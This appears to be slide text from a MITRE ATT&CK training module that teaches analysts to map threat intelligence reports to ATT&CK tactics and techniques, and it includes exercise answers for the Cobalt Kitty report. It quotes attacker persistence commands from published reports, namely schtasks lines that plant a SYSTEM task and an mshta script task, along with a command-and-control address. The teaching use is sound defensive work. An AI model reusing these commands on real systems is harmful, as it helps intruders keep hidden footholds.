
- **Use knowledge of adversary behaviors to inform defenders**

- **Structuring threat intelligence with ATT&CK allows us to...**
 - *Compare* behaviors
 - Groups to each other
 - Groups over time
 - Groups to defenses
 - *Communicate* in a common language


Communicate to Defenders



Communicate Across the Community




Process of Applying ATT&CK to CTI



End of Module 1

Module 2: Mapping to ATT&CK from a Finished Report

Process of Applying ATT&CK to CTI



Why is it Difficult to Map CTI to ATT&CK?

- Requires a shift in analyst thinking
 - Indicators → behaviors
- Volume of ATT&CK techniques
- “Technical” detail of some ATT&CK techniques

But it's worthwhile because this process...

- Forces analysts to shift to thinking about behaviors
- Allows them to learn about new adversary techniques
- Pushes them to learn the “technical” side

Process of Mapping to ATT&CK

- 0. Understand ATT&CK**
- 1. Find the behavior**
- 2. Research the behavior**
- 3. Translate the behavior into a tactic**
- 4. Figure out what technique applies to the behavior**
- 5. Compare your results to other analysts**

Two key sources for where you get information:

- 1. Finished reporting**
- 2. Raw data**

0. Understand ATT&CK

- You need to know what to look for before you can do this
- To get analysts started:
 - Watch an ATT&CK presentation like Sp4rkcon
 - Read the Philosophy Paper and items from our Getting Started page
 - Read the Tactic descriptions
 - Skim the Technique list
- Encourage ongoing learning and discussion
 - Have analysts present a technique a week in your team training

1. Find the Behavior

- **Different mindset from looking for indicators**
- **Look for what the adversary or software does**
- **Focus on initial compromise and post-compromise details**
 - Info that may not be useful for ATT&CK mapping:
 - Static malware analysis
 - Infrastructure registration information
 - Industry/victim targeting information

1. Find the Behavior

The most interesting PDB string is the “4113.pdb,” which appears to reference CVE-2014-4113. This CVE is a local kernel vulnerability that, with successful exploitation, would give any user SYSTEM access on the machine.

The malware component, test.exe, uses the Windows command "cmd.exe" /C whoami" to verify it is running with the elevated privileges of “System” and creates persistence by creating the following scheduled task:

```
schtasks /create /tn "mysc" /tr C:\Windows\DoubleTap\test.exe /sc ONLOGON /rl "SYSTEM"  
[Tactic] | 1. [Technique] [Tactic] | 2. [Technique]
```

When executed, the malware first establishes a SOCKS5 connection to 192.157.198.103 using TCP port 1913. The malware sends the SOCKS5 connection request "05 01 00" and verifies the server response starts with "05 00".

2. Research the Behavior

- CTI analysts may not be familiar with adversary/software behavior
- Encourage them to do additional research:
 - Of your own team or organization (defenders/red teamers)
 - Of external resources
- Time-consuming, but builds better analysts
- Understanding of core behavior helps with next steps

2. Research the Behavior



WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Not lo

Article Talk Read Edit View history

SOCKS

From Wikipedia, the free encyclopedia

This article is about the internet protocol. For other uses, see Socks (disambiguation).

SOCKS is an [Internet protocol](#) that exchanges [network packets](#) between a [client](#) and [server](#) through a [proxy server](#).

SOCKS5 additionally provides [authentication](#) so only authorized users may access a server. Practically, a SOCKS server proxies TCP connections to an arbitrary IP address, and provides a means for UDP packets to be forwarded.

SOCKS performs at [Layer 5 of the OSI model](#) (the [session layer](#), an intermediate layer between the [presentation layer](#) and the [transport layer](#)). SOCKS server accepts incoming client connection on TCP port 1080.^{[1][2]}

<https://en.wikipedia.org/wiki/SOCKS>

2. Research the Behavior

speedguide.net

 Home » Ports Database » Port Details

Port 1913 Details

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
1913	tcp,udp	armadp	armadp	IANA

1 records found

?

<https://www.speedguide.net/port.php?port=1913>

3. Translate the Behavior into a Tactic

- **What is the adversary trying to accomplish?**
- **Often requires domain expertise**
 - Finished intel can give you context
- **Only 12 options:**
 - Initial Access
 - Execution
 - Persistence
 - Privilege Escalation
 - Defense Evasion
 - Credential Access
 - Discovery
 - Lateral Movement
 - Collection
 - Command and Control
 - Exfiltration
 - Impact

3. Translate the Behavior into a Tactic

- “When executed, the malware first establishes a SOCKS5 connection to 192.157.198.103 using TCP port 1913. ... Once the connection to the server is established, the malware expects a message containing at least three bytes from the server. These first three bytes are the command identifier. The following commands are supported by the malware ... “
 - A connection in order to command the malware to do something
→ **Command and Control**

4. Figure Out What Technique Applies

- Often the toughest part
- ***Not every behavior is necessarily a technique***
- Key strategies:
 1. Look at the list of Techniques for the identified Tactic
 2. Search attack.mitre.org
 - Try key words
 - Try “procedure”-level detail
 - Try specific command strings

4. Figure Out What Technique Applies

The screenshot shows the MITRE ATT&CK website. At the top, there is a navigation bar with links for Matrices, Tactics, Techniques, Groups, Software, Resources, Blog, and Contact. Below the navigation bar, there are two dropdown menus: 'ENTERPRISE' and 'TACTICS'. The 'TACTICS' menu is currently selected. To the right of these menus, the breadcrumb navigation shows 'Home > Tactics > Enterprise > Command and Control'. The main content area has a large title 'Command and Control' and a subtext 'Techniques: 21'. On the left side of the content area, there is a box containing two entries: 'T1094 Custom Command and Control Protocol' and 'T1043 Commonly Used Port'.

Protocol vs.
Port
→ 2 techniques?

4. Figure Out What Technique Applies

“the malware first establishes a **SOCKS5 connection”**

SOCKS

Techniques

Term found on page

Standard Non-Application Layer
Protocol (ID: T1095)

Connection Proxy (ID: T1090)


Standard Non-Application Layer Protocol

Use of a standard non-application layer protocol for communication between host and C2 server or among infected hosts within a network. The list of possible protocols is extensive.^[1] Specific examples include use of network layer protocols, such as the Internet Control Message Protocol (ICMP), transport layer protocols, such as the User Datagram Protocol (UDP), session layer protocols, such as Socket Secure (SOCKS), as well as redirected/tunneled protocols, such as Serial over LAN (SOL).

BUBBLEWRAP can communicate using SOCKS.^[4]

4. Figure Out What Technique Applies

“establishes a SOCKS5 connection to 192.157.198.103 using TCP port 1913”



A screenshot of the MITRE ATT&CK website. The navigation bar includes links for ATT&CK™, Matrices, Tactics, Techniques, Groups, Software, Resources, Blog, and Contact. A dropdown menu shows "ENTERPRISE" selected. The main content area shows the path Home > Tactics > Enterprise > Command and Control. The title "Command and Control" is displayed. On the left, there are two buttons: "ENTERPRISE" and "TACTICS".

A screenshot of the T1043 entry in the MITRE ATT&CK database. It shows the technique ID "T1043" and the name "Commonly Used Port".

A screenshot of the T1065 entry in the MITRE ATT&CK database. It shows the technique ID "T1065" and the name "Uncommonly Used Port".

“CTRL+F” FTW

A screenshot of the T1205 entry in the MITRE ATT&CK database. It shows the technique ID "T1205" and the name "Port Knocking".

Rinse and Repeat

The most interesting PDB string is **Privilege Escalation | 3. Exploitation for Privilege Escalation (T1068)**. This is a local kernel vulnerability that, with successful exploitation, leads to **Execution | 4. Command-Line Interface (T1059)**.

Discovery | 5. System Owner/User Discovery (T1033)

The malware component, test.exe, uses the Windows Task Scheduler to achieve **Persistence – | 6. Scheduled Task (T1053)**. Verify it is running with the elevated privileges of “System” and creates persistence by creating the following scheduled task:

Command and Control | 1. Standard Non-Application Layer Protocol (T1095)

Command and Control | 2. Uncommonly Used Port (T1065)


When executed, the malware first establishes a SOCKS5 connection to 192.157.198.103 using TCP port 1913. The malware sends the SOCKS5 connection request "05 01 00" and verifies the server response starts with "05 00".

Exercise 2: Cybereason Cobalt Kitty Report

- **Analyze a threat report to find the Enterprise ATT&CK techniques**
 - 22 highlighted techniques in the Cybereason Cobalt Kitty report
- **Choose a PDF from attack.mitre.org/training/cti under Exercise 2**
 - Choose your own adventure: start with “highlights only” or “tactic hints”
- **Use the PDF or a text document/piece of paper to record your results**
- **Write down the ATT&CK tactic and technique you think applies to each highlight**
- **Tips:**
 - Do keyword searches of our website: <https://attack.mitre.org>
 - Remember that you don’t have to be perfect
 - Use this as a chance to dive into ATT&CK
- ***Please pause. We suggest giving yourself 30 minutes for this exercise.***

Exercise 2 Optional Bonus Step: Compare your results to other analysts

- Step 5 of the process: Compare your results to other analysts
- Helps hedge against analyst biases
 - More likely to identify techniques you've previously identified



Discuss why it's different

<https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2018/march/apt15-is-alive-and-strong-an-analysis-of-royalcli-and-royaldns/>

Finishing Exercise 2 (Optional Bonus Step)

- Now, compare your answers to another analyst's answers
- Compare what you each had for each technique answer
 - Discuss where there are differences – why did you have different answers?
 - It's okay to disagree!
- *Please pause. We suggest giving yourself 10 minutes for this part of the exercise. If you do not have other analysts to discuss your answers with, you may advance to the next portion.*

Going Over the Exercise – Cybereason Report

- **Think about:**
 - What were the *easiest & hardest* techniques to identify?
 - How did you identify each technique?
 - What challenges did you have? How did you address them?

Cybereason Cobalt Kitty Report

- 1. Two types of payloads were found in the spear-phishing emails ... link to a malicious site**
 - Initial Access - Spearphishing Link (T1192)
- 2. Two types of payloads were found in the spear-phishing emails ... Word documents**
 - Initial Access - Spearphishing Attachment (T1193)
- 3. Two types of payloads were found in the spear-phishing emails ... Word documents with malicious macros**
 - Defense Evasion/Execution – Scripting (T1064)
- 4. Two types of payloads were found in the spear-phishing emails**
 - Execution – User Execution (T1204)

<https://cybr.ly/cobaltkitty>

Cybereason Cobalt Kitty Report

5. cmd.exe

Parent process

- Execution - Command-Line Interface (T1059)

6. The two **scheduled tasks** are created on infected Windows

- Execution/Persistence - Scheduled Task (T1053)

7. **schtasks /create /sc MINUTE /tn "Windows Error Reporting" /tr "mshta.exe about:<script language="vbscript">...</script>"**

- Execution/Defense Evasion - Mshta (T1170)

8. That **downloads** and **executes** an **additional payload** from the same server

- Command and Control - Remote File Copy (T1105)

<https://cybr.ly/cobaltkitty>

Cybereason Cobalt Kitty Report

9. - powershell.exe

Parent process

- Execution - PowerShell (T1086)

10. it will pass an **obfuscated and XOR'ed PowerShell payload to cmd.exe**

- Defense Evasion - Obfuscated Files or Information (T1027)

11. The attackers used trivial but effective persistence techniques .. Those techniques consist of: Windows **Registry Autorun**

- Persistence - Registry Run Keys / Startup Folder (T1060)

12. the attackers used **NTFS Alternate Data Stream** to hide their payloads

- Defense Evasion - NTFS File Attributes (T1096)

<https://cybr.ly/cobaltkitty>

Cybereason Cobalt Kitty Report

13 & 14. The attackers **created and/or modified Windows Services**

- Persistence – New Service (T1050)
- Persistence – Modify Existing Service (T1031)

15 & 16. The attackers **used a malicious Outlook backdoor macro ... edited a specific registry value to create persistence**

- Persistence – Office Application Startup (T1137)
- Defense Evasion – Modify Registry (T1112)

17. The attackers used different techniques and protocols to **communicate with the C&C servers ... HTTP**

- Command and Control - Standard Application Layer Protocol (T1071)

<https://cybr.ly/cobaltkitty>

Cybereason Cobalt Kitty Report

18. :80 (*in traffic from compromised machine to C&C server*)

- Command and Control - Commonly Used Port (T1043)

19 & 20. The attackers **downloaded COM scriptlets using regsvr32.exe**

- Command and Control - Remote File Copy (T1105)
- Execution - Regsvr32 (T1117)

21. binary was renamed “kb-10233.exe”, **masquerading as a Windows update**

- Defense Evasion - Masquerading (T1036)

22. **network scanning against entire ranges...looking for open ports...**

- Discovery - Network Service Scanning (T1046)

<https://cybr.ly/cobaltkitty>

Optional Exercise 2 Bonus Report

- If you'd like more practice mapping finished reporting to ATT&CK, work through the FireEye APT39 report in the same manner. The PDF is available at attack.mitre.org/training/cti under Exercise 2. (No tactic hints option this time!)
- Answers are provided in a separate PDF.

Skipping Steps in the Process

Once you're experienced, you maybe able to skip steps

...but this increases your bias

...and it won't work every time

0. Understand ATT&CK

- 1. Find the behavior**
- 2. Research the behavior**

